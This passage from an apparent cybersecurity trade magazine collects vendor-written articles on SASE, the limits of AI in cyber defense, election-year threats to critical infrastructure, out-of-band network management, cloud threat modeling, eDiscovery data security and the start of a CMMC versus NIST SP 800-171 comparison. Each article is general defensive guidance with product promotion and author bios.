- **Zero trust:** SASE operates on a zero-trust model, granting access based on strict authentication and authorization. It doesn't rely solely on perimeter defenses but verifies users and devices at every access point. This approach enhances security while maintaining connectivity. In addition to zero trust, using appropriate tools like SASE can help secure an organization's IT infrastructure from threats posed by third-party access.


SASE provides a comprehensive and adaptive cybersecurity approach that aligns with the goals of collective defense strategies. By simplifying complexity, ensuring flexibility, and embracing zero trust, SASE contributes significantly to safeguarding organizations against new cyber threats.

## About The Author

Craig Harber is security evangelist at [Open Systems](https://www.open-systems.com/). He has more than 37 years of experience in national security with senior technical roles driving major initiatives in cybersecurity and information assurance that had far-reaching strategic impacts across the Department of Defense (DOD), the Intelligence Community (IC) and Industry. He is the president of Coastal Cyber LLC consulting with agencies and organizations to develop cybersecurity strategies, cyber architecture guidance, technical requirements, and implementation roadmaps. Previously, Craig was CTO and chief product evangelist at Fidelis Cybersecurity. During his tenure at NSA and USCYBERCOM, he directed technical and programmatic strategies to fully integrate and synchronize multibillion-dollar investment in cybersecurity capabilities for mission planning, analytics, tools, and mission platforms to achieve full spectrum cyberspace operations.



He can be reached at [@RealOpenSystems](https://twitter.com/RealOpenSystems) and <https://www.open-systems.com/>



## Changing Landscape of Cybersecurity: Navigating Through AI's Promise and Perils

AI cyber defense solutions have risen in popularity, yet there are reasons to be cautious regarding its practical implementation.

**By Andrius Minkevicius, Co-founder and CISO at Cyber Upgrade**

In an era where digital threats evolve daily, the cybersecurity landscape is caught in a continuous tug-of-war between protectors and perpetrators. As both sides are equipped with cutting-edge technology, leaving even a single vulnerability exposed can have dire consequences. Today's digital environment tolerates no negligence — [ignorance](#) is akin to playing with fire. Amidst this [tumultuous](#) backdrop, AI cyber defense solutions have risen in popularity to protect businesses from a big part of the increasing attacks. While AI is useful, there are reasons to be cautious regarding its practical implementation.

AI's prowess in real-time threat detection and neutralization is indeed unparalleled, yet its adoption is not without nuanced challenges. Ultimately, the growing reliance on AI tools to protect digital assets raises a



crucial question: how can this technology be effectively harnessed without being blinded by a false sense of safety?

## Challenges of AI-driven cybersecurity

AI-based cyber defense solutions can be exceptional tools, but only if they are applied correctly, and are selected appropriately. It is not a set-and-forget type of solution — there are critical considerations for choosing a suitable option. High among these, is the task of selecting a trustworthy cybersecurity SaaS provider that has adequately prepared the software through specific training procedures. Additionally, it must check the criteria of receiving ongoing maintenance procedures that ensure its effectiveness amidst changing conditions.

During my decade-long experience in protecting core banking infrastructures, I've observed that the effectiveness of an AI-based cybersecurity solution completely relies upon its training on a meticulously curated dataset. This allows machine learning algorithms to distinguish their objectives. In particular, feeding AI a variety of correct and incorrect use cases is vital to ensure it adheres to a highly nuanced cyber defense protocol. This is a complex process that requires considerable expertise. Practically speaking, checking whether all training has been adequately implemented and the solution can ensure proper defense lines are not within the means of most businesses.

Herein lies the vital importance of due diligence. Being able to distinguish an AI's practical cybersecurity capabilities requires deep know-how of its functionality, otherwise the acquisition is purely based on the promises of a provider. Merely relying on the reputation and marketing of a provider can eventually result in a security breach — it is not enough in today's challenging digital climate. Theoretically, even if a SaaS solution provides 99% safety, the remaining 1% gap is enough to warrant an attack, at which point it is too late for consideration.

This also entails the risk of overinvesting in a complete, stand-alone package. Lured by the promise of AI, many companies could find themselves unable to fully utilize the solution — even in its best iterations, it will require qualified steering by the likes of a CISO. Simply having the latest and greatest AI on the market does not mean it will automatically be useful or effectively applied. That said, complete and stand-alone packages are simply not possible to develop, considering the current shortcomings of AI. At best, one can expect a great tool, which also acts as a platform that its developers constantly oversee, update, and improve in response to the latest threats.

The belief that AI cyber defense can be a stand-alone model stems from a modern misconception. Culturally, AI has gained an overestimated reputation — the hope of its potential often dazes people from clearly evaluating its current limitations. It gets credit for undue accolades, especially in light of examples like the famous AI robot Sophia being able to hold fluent conversations. By seeing such interactions, it is easy to attribute general intelligence qualities where there factually are [none](#). This is another point why AI cyber defense solutions can not be trusted with an autonomous role. They need guidance, clear tasks, and properly set objectives.

## Leveraging the strengths of AI solutions

AI shines at process optimization, especially regarding repetitive, detail-oriented tasks. These include ensuring best practices are maintained, detecting fraudulent activity, identifying system vulnerabilities, and so on. Such applications can liberate CISOs to focus their attention where it truly matters. Effectively overseeing defense lines on its own is not within the current capabilities of AI. Providers claiming otherwise are misleading you.

Even if used correctly, an overreliance on AI can be dangerous. Without proper training, you run the risk of merely getting generic AI guidance that has little practical value. In its current development, AI's propensity for errors without expert supervision can work backward, undermining already established cybersecurity efforts. Each mistake must be identified, and the AI model must be retrained accordingly. Integrating AI into a company's cyber defense, therefore, demands constant vigilance. However, when done right, it can achieve excellent results.

Despite AI's impressive strides, the technology still requires a symbiotic relationship with human expertise. For the foreseeable future, this partnership is indispensable in ensuring AI's contributions are both meaningful and precise. As of now, it is a technology that augments human skills. While the future of AI in cybersecurity is very bright, we must proceed to tread carefully, ensuring that these digital guardians are as dependable as they are revolutionary.

### About the Author

Andrius Minkevicius is the co-founder and CISO at Cyber Upgrade. Before launching Cyber Upgrade, he co-founded Paysolut, which made a successful exit in 2021, when it was acquired by the global payment solutions provider SumUp. Andrius has over a decade of experience building complex core banking solutions. Now, using his robust expertise, Andrius is building top-tier cyber security products to help businesses fortify their cyber frontlines. He can be reached online at our company website <https://cyberupgrade.net/>





## Big Year for Politics – Big Year for Cyber?

Exploring the top cyber threats this election season

By Chase Richardson, Head of US & Lead Principal at Bridewell

The US 2024 presidential election is fast approaching and is likely to attract an array of cyber threats including the heightened risk of vigorous malware and phishing attacks on critical infrastructure.

The intensity of cyberattacks often corresponds to major political events, but this year the highly divisive nature of November's general election and external geopolitical factors make a significant increase even more likely. Preparation will be essential as Russia, North Korea, Iran, and activist hacking groups all carry their own motivations. The fall-out from the Ukraine war and the conflict in Gaza will intensify threat levels. But threat actors of all types may target critical infrastructure in order to disrupt the run-up to the election, make money, or draw attention to themselves.

Although the US National Intelligence Council (NIC) report into the 2020 election found no evidence of direct interference with voter registration and voting processes, it confirmed that "profit-motivated cybercriminals disrupted 2020 US presidential election preparations in some states with ransomware

attacks”. And while nation states did not cause any disruption, it did find evidence of China and Lebanese Hezbollah taking steps to influence the election.

With the election on the horizon, recognizing these looming threats will be critical. The landscape is complex and ever-evolving, marked by ransomware attacks on critical infrastructure, and the shadow of international geopolitical tensions. Identifying these nuances will be key to grasping the full scope of challenges that lie ahead.

### **Ransomware: A continued threat to critical infrastructure**

Given the level of concern about electoral interference, the US government will certainly step up security measures to prevent threat actors from entering networks or disrupting proceedings during 2024. Last March, the White House unveiled its National Cybersecurity Strategy, which reclassified ransomware attacks as a tier one national security threat.

As the election process goes on, ransomware will be a significant threat to critical infrastructure. Bridewell research, which surveyed 500 cyber security decision makers in the US transport and aviation, utilities, finance, government, and communications sectors, found organizations have suffered on average a total of 26 ransomware-related security incidents in the last 12 months. The government sector alone witnessed an average of 22 attacks.

Most respondents across IT and OT environments (64% and 59% respectively) agreed the volume of threats increased over the previous 12 months, with more than a quarter strongly agreeing. Even before the presidential campaigns began in earnest, organizations were repeatedly coming under siege from malicious actors exploiting a variety of vulnerabilities within their IT and OT infrastructure.

As ransomware continues to pose a significant threat to critical infrastructure, it becomes imperative for organizations to enhance end-user awareness and implement proactive threat detection and response systems.

### **Budgets and breaches: The financial barrier**

In the government sector, Bridewell found almost seven-in-10 organizations have seen a reduction in their cybersecurity budgets, and more than three-quarters have reported a surge in insider cyber threats. This is not good news for the protection of critical infrastructure and governmental functions against foreign state-affiliated groups. As if to confirm this, in October [it was revealed that Russian hackers](#) had breached 632,000 Department of Justice and Pentagon email addresses in an attack using the MOVEit file transfer programme that had probably occurred in May.

Financial services organizations remained high on the list of targets attractive to groups, but 86% of these organizations told Bridewell they too had had cyber budget cuts. [Spending](#) may have come back up this year, but across the landscape there are likely to remain important areas of weakness.

In light of economic pressures and reduced budgets, critical infrastructure operators must smartly allocate resources to maintain cybersecurity progress, especially with the election approaching. Investing in consolidated security tools and services is key to sustaining a proactive defense against cyber threats, even with stretched budgets.

### **Election protection: Strengthening defenses, pre-and-post election**

To counter these threats, government and other critical infrastructure organizations must embrace a risk-based approach, effectively allocating their stretched resources and concentrating their cybersecurity efforts on protecting the most critical assets and data.

The requirement is urgent. The Bridewell research found, for example, that fewer than 50% of critical infrastructure organizations employ critical threat intelligence practises, such as using cyber threat intelligence to detect and respond to threats. Failing to employ threat intelligence is a significant omission, leaving organizations unable to develop superior incident response plans that match specific threats. The convergence of IT and OT is also causing difficulties. The research found almost two-thirds of respondents said they lacked sufficient end user device visibility.

### **Focusing on quality: The essential strategy**

Organizations need to prize quality over quantity, not only in terms of security tools but also third-party vendors. There are thousands of tools out there, but investing in even more of them often leads to weak integration between technologies and a system with poorly protected entry-points. Instead, consolidating technologies, tools and vendors is vital for enabling a unified view of security across the organization, streamlining risk analysis and assessment. It also presents opportunities to identify where technology can relieve operational challenges by using automation to enhance efficiency.

For threat monitoring and response, organizations should adopt more advanced approaches better suited to the current slew of threats they are almost certain to face in this election year and beyond.

### **New security approaches for Critical National Infrastructure (CNI) threats**

In addressing the cybersecurity challenges posed by reduced budgets, increased ransomware and the complexity of IT/OT convergence, organizations can adopt an array of strategic approaches to tackle these pain points effectively.

Managed Detection and Response (MDR) stands out as a powerful blend of human expertise, artificial intelligence (AI) and automation, providing round-the-clock detection, analysis, investigation and active countermeasures against cyber threats. Offered as a cost-effective, fully outsourced solution or as part of a hybrid Security Operations Center (SOC), MDR equips businesses with the strong security infrastructure needed to safeguard their on-site systems, cloud applications and SaaS platforms. It allows

companies to respond swiftly to emerging cyber threats, reducing the window of opportunity for network vulnerabilities to be exploited.

Integrating Extended Detection and Response (XDR) technology elevates these services by offering enhanced detection and response capabilities across networks, the internet, email, cloud services, endpoints, and critically, identity security. Together, MDR and XDR provide a holistic defense mechanism, enabling organizations to protect their users, assets and data against the broad spectrum of intensifying cyber threats we can expect henceforward.

In the face of intensifying cyber threats specifically targeting critical infrastructure during election periods, prioritizing cybersecurity is imperative to protect essential operations and sensitive data. Partnering with a reputable security provider for MDR and XDR implementation allows organizations to optimize their cybersecurity workflows and upskill their teams. This proactive approach not only boosts security with a high level of agility and cost-efficiency, but also enables organizations to manage risk in a security environment where threat levels are escalating.

### **About the Author**

Chase Richardson is the Head of US & Lead Principal of Bridewell. Chase joined Bridewell in 2022 to open its first US office. Prior to Bridewell, Chase was a founding member of another Cybersecurity consulting firm in Houston where he helped grow the business from 5 to 50 employees over 4 years, specializing in Cybersecurity Risk, Governance, and Compliance, Offensive Penetration Testing, Security Operations and Data Privacy. Chase has an MBA from Emory University and is a Certified Information Systems Security Professional (CISSP) and Certified Information Privacy Professional (CIPP/US).



Chase can be reached at our company website <https://www.bridewell.com/>



# Cyberattacks Are Inevitable, Is Your Network Ready?

By Tracy Collins, VP of Sales, Americas, Opengear

When companies think about fortifying their cyber defenses, typically, this process involves purchasing the latest cybersecurity software, training employees on best practices and committing to routine monitoring and vulnerability testing. While these techniques are crucial to preventing cyberattacks and data breaches, even the best efforts won't stop 100% of all attacks.

A [frequently cited statistic](#) quantifies the rate of attacks launched against computers with Internet access at 2,200 per day, or one cyberattack every 39 seconds. As such, cybersecurity experts often say that a breach is not a matter of if, but when. Businesses should (in addition to implementing methods and solutions that minimize cyberattacks) invest in solutions like out-of-band management that enable their networks to recover quickly from these incidents if and when a breach occurs.

Why In-Band Management Is Not Secure

Cyberattacks are one of the primary causes of prolonged network downtime, which can corrupt data, tarnish a brand's reputation, and rack up costs in lost revenue and recovery fees. Interestingly, the severity and duration of a network outage are usually because a company's management and data share the same plane, forcing network engineers to use the data plane to access network equipment in what's known as in-band management.

In-band management is inexpensive and relatively simple to use – however, it is not secure. With in-band management, data and control commands travel across the same network route. As a result, the management plane possesses the same security vulnerabilities as the data plane. Likewise, user traffic gets mixed with management traffic and more lenient access rules.

Should a bad actor penetrate a business that manages its network equipment via in-band management, the subsequent outage may lock network engineers out of the management plane, making communication with devices and repairs impossible. Not only will user data become compromised, but the very integrity of the network equipment will be in jeopardy. Instead of relying on in-band management, businesses should use out-of-band management, which allows one to run management traffic through a stand-alone network.

## **Building a Robust Network with Out-of-Band Management**

Through out-of-band management, companies have secure access to critical network resources, even if the primary network is down from a cyberattack. In particular, out-of-band management provides an alternative means of connecting to remote equipment, like routers, switches, and servers, via the management plane rather than directly accessing a device's production IP address in the data plane.

Out-of-band management creates an always-on independent management plane. This separate path from the production network permits administrators to securely monitor, access, and manage IT infrastructure and devices without disrupting normal operations or using data plane-level access for the management plane. Moreover, out-of-band management separates user and management traffic, which enables engineers to restrict access to the management plane in the event of a breach caused by a cyberattack.

Ultimately, out-of-band management helps companies build a more robust network capable of recovering quickly in the face of outages induced by cyberattacks, thus minimizing the consequences of downtime. Should the primary network go down, engineers will always have a reliable means of accessing critical IT infrastructure and troubleshooting issues.

## **The Advantage of Accessing Network Infrastructure Remotely**

Another key benefit of industry-leading out-of-band management solutions is that engineers can restore the network remotely. During most network outages, businesses with dispersed offices, data centers, branches, kiosks, etc., need to send technicians on-site to remediate issues, which can be time-consuming – not to mention inefficient. The best-in-class out-of-band management solutions act as a



single pane of glass, empowering engineers to troubleshoot and manage equipment from anywhere and anytime conveniently, no matter where and when bad actors choose to strike.

Truck rolls may also be necessary during firmware updates, configuration changes, and power cycling to correct errors. Again, with out-of-band management, enterprises don't need to send their technicians on-site to perform these routine activities. Instead, out-of-band management simplifies everyday management, allowing companies to automate repetitive tasks, reducing human touch points and errors while enabling greater scalability.

## Staying Secure During Digital Transformation

As network devices continue to increase in complexity, so too will they become more susceptible to cyberattacks. Software stacks, for example, require frequent updates, making them vulnerable to bugs, exploits, and bad actors. Likewise, the increased reliance on edge networks and deployment of IoT devices further complicates security challenges. To that end, out-of-band management can help businesses future-proof their networks as they undergo digital transformation.

### About the Author

Tracy Collins, VP of Sales, Americas. Tracy has over 25 years of experience in leadership positions in the IT and Infrastructure industry. Prior to joining Opengear, Tracy led the Americas business for EkkoSense, the leading provider of AI/ML software that allows data center operators to operate more efficiently. Prior to joining EkkoSense, Tracy was the CEO of Alabama based Simple Helix, a regional colocation data center operator and MSP. Tracy spent over 21 years with Vertiv, in various leadership positions including leading the global channel organization.



Tracy has an extensive background in sales leadership, and channel development with a strong track record of driving growth while improving profitability. Tracy holds both a Bachelor of Science, Business Administration, and a Master of Science in Management from the University of Alabama – Huntsville.

[LinkedIn:](#)

Website <https://opengear.com/>



# The Power of Threat Modeling for Cloud Infrastructure Security

By Vishakha Sadhwani, Technical Cloud Architect at Google

## The Cloud Security Dilemma

Organizations are rapidly adopting cloud platforms for their transformative potential to drive innovation and growth. However, the cloud's unique complexity creates new vulnerabilities for attackers to exploit, a danger often obscured by the promise of managed security services.

Gartner's recent analysis highlights the potential danger, as it predicts a significant [increase of over 14%](#) in expenditure on data privacy and cloud security by 2024. This rise is directly linked to enterprises extending their presence on cloud platforms.

While traditional security practices like threat modeling offer a foundation, they often fall short when applied directly to dynamic cloud environments. This, coupled with skill gaps in implementing proactive cloud defense strategies, further exacerbates the issue. Comprehensive training on cloud-specific threat

modeling is essential for all relevant teams. By tailoring traditional threat modeling practices for cloud-based applications, organizations can prioritize growth and expansion without being hindered by security breaches.

## What is Cloud Threat Modeling?

Cloud Threat Modeling refers to the process of identifying and assessing potential security risks and vulnerabilities in cloud computing environments. Prior to delving into the primary activities that take place, let us first comprehend the model. Cloud threat modeling is an extension of classic threat modeling that focuses on the unique aspects of cloud systems. It aids organizations:

- **Gain a proactive understanding of the vulnerabilities in their cloud infrastructure.** Identify critical points of vulnerability from the development stage to deployment, which, if overlooked, could be exploited by attackers to gain unauthorized access to the system.
- **Identify specific weaknesses** that attackers could potentially take advantage of.
- To maximize effectiveness, **prioritize the implementation of defensive measures** such as constructing security gates that can help eliminate potential vulnerabilities in the system.

## The Need for Cloud Specific Threat Modeling

Cloud threat modeling builds on the core principles of identifying threats, assessing risks, and designing mitigations – but it does so with the unique qualities of cloud services in mind. This specialization is essential because cloud threat modeling enables you to:

- **Proactively strengthen cloud security:** Identify vulnerabilities before attackers can exploit them.
- **Optimize resource allocation:** Focus security efforts where they'll have the greatest impact.
- **Meet compliance standards:** Demonstrate proactive steps to protect sensitive data in the cloud.
- **Understand your cloud attack surface:** Visualize potential weaknesses and reduce blind spots.
- **Adapt security across cloud providers:** Develop security requirements that can be translated across different cloud platforms.
- **Make informed risk decisions:** Weigh risks against business needs when making cloud infrastructure choices.

## Core Cloud Threat Modeling Activities

The primary goal of threat modeling is to synchronize your business objectives with technical needs. This entails taking into account both the objectives of the business and the regulatory obligations. Although standard threat modeling methodologies are effective, cloud-native apps require a more sophisticated approach. Here is a simplified and tailored approach built specifically for cloud computing.

## 5 KEY STEPS OF THREAT MODELING PROCESS



5 Key Steps of Threat Modeling Process

Source: <https://www.spiceworks.com/it-security/network-security/articles/what-is-threat-modeling-definition-process-examples-and-best-practices/>

### 1. Set Objectives: Security as the North Star

- **Business Alignment:** Identify how robust cloud security supports your company's core goals. Are you protecting customer-sensitive data, ensuring system uptime, or demonstrating rigorous protection for market leadership?
- **Compliance Focus:** Outline which regulations (e.g., HIPAA, PCI DSS, GDPR, etc.) apply to your cloud operations based on your industry and the data you handle.
- **Cloud Model Assessment:** Determine how your specific cloud model (IaaS, PaaS, SaaS) impacts your security needs and responsibilities.

### 2. Visualize: Map Your Cloud Kingdom

- **Comprehensive Inventory:** List every cloud asset (virtual machines, databases, containers, serverless functions, etc.), their interactions, and cloud provider configurations.
- **Hybrid/Multi-Cloud Complexity:** Pay extra attention to how data flows and security controls differ when you have multiple cloud providers or on-premises integration points.
- **Compliance Checkpoints:** Map the movement of regulated data within your system, ensuring it aligns with the requirements you outlined in Step 1.

### 3. Identify Threats: Think Like a Cloud-Aware Attacker

- **Beyond the Usual Suspects:** Consider threat vectors unique to cloud or exacerbated by it - misconfigurations, compromised cloud accounts, supply chain vulnerabilities.

- **Tools for the Task:** Employ a framework that evaluates different threat categories (spoofing, repudiation, tampering, etc.) alongside cloud-specific resources like the Cloud Controls Matrix (CCM) for in-depth threat identification.
- **Pinpoint Weaknesses:** Look for gaps in your cloud security posture, outdated software, and architectural flaws that could provide a foothold for attackers.

#### 4. Mitigate: Build Cloud-Native Fortresses

- **Prioritize Cloud-Native Tools:** Integrate solutions designed specifically for the complexities of your chosen cloud environment and infrastructure.
- **Zero-Trust as a Mantra:** Implement zero-trust principles to reduce implicit trust, making it harder for attackers to move around even if they gain initial access.
- **Configuration is Key:** Secure configuration of your cloud services is an ongoing process, requiring consistent auditing and updates to follow best practices.

#### 5. Validate: Communicate, Iterate, Improve

- **Translate Risk to Impact:** Convey the business implications of cloud threats to stakeholders (e.g., potential fines for compliance violations, reputational damage from a breach).
- **Action Through Understanding:** Urge action by highlighting specific security gains from implementing proposed controls, showing how they enhance cloud capabilities.
- **Continuous Refinement:** Your threat model isn't static. Regularly update it based on changes in your cloud environment, emerging threats, and lessons learned from exercises or real-world incidents.

### Why This All Matters

- **Aligning Security with Business:** By understanding how cloud threats can jeopardize core objectives, you make strategic investments in the right defenses.
- **Meeting Compliance Obligations:** Demonstrating that cloud security is built into your design helps avoid costly penalties and maintain customer trust.
- **Proactive Beats Reactive:** Catching vulnerabilities through threat modeling lets you fix them before an attacker exploits them, minimizing disruption to your goals.

### Call to Action

Embrace cloud infrastructure threat modeling as your strategic tool to minimize risk and fuel innovation. By proactively identifying and mitigating threats, you'll create a secure foundation for your cutting-edge applications, empowering them to reach their full potential without fear of setbacks caused by security breaches. This also acts as a catalyst for collaboration, bringing together IT, development, and security teams to proactively address challenges at every stage of the development lifecycle. This collaborative approach strengthens your cloud defenses and ensures that security is seamlessly integrated into your delivery process.

## About the Author

Vishakha Sadhwani is a dedicated technical Cloud Architect at Google, specializing in designing and building large-scale cloud solutions for digital native customers. I help businesses across industries – including finance, AI/ML startups, retail, and cybersecurity – achieve transformative results through automation and secure cloud deployments. With over multiple years' experience with various open-source tools and platforms, I'm committed to mentoring newcomers in cloud technology. Connect with me on LinkedIn (<https://www.linkedin.com/in/vsadhvani/>) to know more!





# Cybersecurity Risks in eDiscovery: Protecting Data Throughout the Litigation Process

Intersection of Legal Obligations and Cybersecurity Protocols

By Daniel Robinson, eDiscovery Consultant, Digital Warroom

The entire field of law is swamped in an ocean of digital records nowadays. It's not surprising that correspondence in the form of emails, SMS, and social media posts, collectively known as electronically stored information, becomes particularly powerful evidence in many legal disputes.

This is where the concept of eDiscovery comes in, which includes the collection, examination, and [disclosure of digital evidence](#). However, in the context of voluminous and often highly sensitive information circulating online, questions about the dangers of the cyber menace arise as well. Who wouldn't be terrified of sending their client's personal information straight to the adversary's attorneys by accident?

Therefore, what measures should be taken to ensure the secure protection of this digital vault? Let us delve into the concealed cybersecurity threats associated with eDiscovery and explore strategies for fortifying the safeguarding of your data.

## The Bullseye on Your Back: Where's the Risk?

Throughout the process of eDiscovery, data remains in a constant state of flux. It is gathered from different devices, transferred to review platforms, and potentially disclosed to opposing parties. At each stage of this expedition, there is a potential weakness. Here are a few typical risks:

- **Data Breaches:** Cybercriminals are always trying to get their hands on valuable information. In other words, you must always safeguard your enemies. This means securing your networks, avoiding phishing programs, and fighting malware. If you don't, you run the risk of having sensitive papers exposed and attorney-client privilege endangered by data breaches.
- **Accidental Leaks:** A mere human mistake, such as erroneously sending an email to an incorrect recipient, can lead to catastrophic outcomes. Given the abundance of [data transmission](#), inadvertent data releases become a genuine likelihood.
- **Insider Threats:** Regrettably, not all individuals can be relied upon. Dissatisfied employees or vendors who have authorization to your system may engage in the unauthorized acquisition or disclosure of sensitive information.
- **Data Loss:** This can happen due to hardware breakdowns, natural calamities, or by people making accidental mistakes. Without extensive backups, the entirety of your case could be in danger.

## Building Your Digital Fortress: Strategies for Secure eDiscovery

Having recognized the adversaries, it is now pertinent to discuss safeguarding your digital fortress. Here are a few essential tactics:

- **Secure your network:** Ensure robust passwords, implement firewalls and employ encryption. Regard your network security as a technologically advanced barrier with [eDiscovery software](#) – make unauthorized access arduous.
- **Embrace encryption:** This is imperative as it involves the process of encoding information, rendering it indecipherable to unauthorized individuals lacking the appropriate decryption key. Ensure that your data remains encrypted while stored on devices and during its transmission.
- **Access controls:** They should be implemented to ensure that only those with a legitimate need for access are granted permission. It is crucial to adopt a system based on the principle of providing access according to necessity.
- **Empower Your Team:** The key to protecting your organization lies in equipping your employees with knowledge. Fully train your staff about the [cybersecurity protocol](#) and educate them well on preventing phishing as well as avoid random data leakage.



**Vendor Due Diligence:** The strength of your security is determined by the weakest component. Thoroughly assess any eDiscovery vendors you engage with, verifying that their cybersecurity practices meet the necessary standards.

**Data Backup and Disaster Recovery:** These precautions are crucial to mitigate the risk of data loss. You should have alternative plans, even more than one in case the first fails, back up data now, and recover faster in case of cyber-attacks and at the least-expected moments.

Beyond the Basics: Advanced Security Measures

To enhance your level of security, take into account these advanced precautions:

**Multi-Factor Authentication (MFA):** Enhances security by introducing an extra level of protection that goes beyond the use of a password, such as incorporating a code obtained from your mobile device.

**Continuous Monitoring:** Security systems that consistently monitor your network for any signs of suspicious behavior can assist in detecting and preventing threats before they have the chance to inflict harm.

**Data Loss Prevention (DLP):** DLP tools serve the purpose of averting unintentional or deliberate unauthorized disclosure of sensitive data.

## The Importance of a Secure eDiscovery Process

Safeguarding cybersecurity entails more than just preserving data; it encompasses the preservation of one's reputation and the interests of clients. In the world of eDiscovery, a data breach can result in significant repercussions, such as monetary fines, harm to one's reputation, and potential disciplinary measures.

By implementing proactive measures to safeguard your eDiscovery procedure, keeping up with the latest cyberstalking law, and getting the right professional by your side, you can guarantee the confidentiality of sensitive information and provide robust protection for your clients.

## Conclusion

In summary, the rise of eDiscovery in legal proceedings amplifies cybersecurity risks, necessitating proactive measures to safeguard sensitive data. Throughout the eDiscovery process, vulnerabilities such as data breaches, accidental leaks, insider threats, and data loss loom large. To counter these risks, robust security strategies including network fortification, encryption, access controls, employee training, vendor scrutiny, and data backup plans are essential. Advanced measures like multi-factor authentication, continuous monitoring, and data loss prevention tools further bolster defense against cyber threats. By prioritizing secure eDiscovery practices, legal professionals uphold data integrity, protect client interests, and mitigate potential reputational and financial fallout from breaches.

## About the Author

Daniel Robinson is the eDiscovery consultant of the [Digital Warroom](https://www.digitalwarroom.com/), with a proven track record of helping legal professionals navigate the complexities of digital information management. He is dedicated to streamlining eDiscovery processes, ensuring efficient and compliant data retrieval for legal cases. His expertise and commitment to excellence make him an invaluable resource in the world of legal technology and electronic discovery.

Daniel can be reached online at [digitalwarroomam@gmail.com](mailto:digitalwarroomam@gmail.com) and at our company website <https://www.digitalwarroom.com/>





# DoD Compliance: The Differences Between CMMC and NIST SP 800-171

By Joe Coleman / Cyber Security Officer, CMMC RPA / Bluestreak Consulting™

## Introduction

In the world of Department of Defense (DoD) compliance and regulatory requirements, many acronyms and standards are being used. These acronyms and standards help businesses define who they are, what they do, and how they manage their processes to be compliant. In this article, we'll cover some common acronyms in information security compliance as well as discuss the similarities and differences between CMMC 2.0 & NIST SP 800-171.

## What is CMMC?

Cybersecurity Maturity Model Certification (CMMC) is a certification aimed at evaluating the maturity of an organization's cybersecurity program. Developed by the Department of Defense (DoD), its primary objective is to equip the extensive Defense Industrial Base (DIB) contractors, with over 400,000 of them,

with robust defenses against cyber threats. Once CMMC 2.0 is formally published and released it will serve as the mandated framework for private contractors seeking government contracts.

What sets CMMC apart is its comprehensive approach, transcending mere regulatory compliance. It incorporates not only NIST SP 800-171, NIST SP 800-172, and CSF (Cyber security framework) but also integrates industry-leading practices. CMMC facilitates the assessment of a business's cybersecurity program, ensuring the effective implementation of critical controls while safeguarding the integrity of the supply chain.

CMMC 2.0 compliance certification includes three distinct levels:

- Level 1 is Foundational. Designed for companies handling Federal Contract Information (FCI) but do not handle Controlled Unclassified Information (CUI).
- Level 2 is Advanced. This level is for any company that stores, processes, or transmits CUI, whether it is in electronic or paper form. Basically, the same as NIST SP 800-171 requirements.
- Level 3 is Expert. This level includes highly advanced cybersecurity practices.

When it appears in government-awarded contracts in the future, it will be referred to as DFARS 242.204-7021.

## What is NIST SP 800-171?

NIST SP 800-171 is short for National Institute of Standards and Technology Special Publication 800-171.

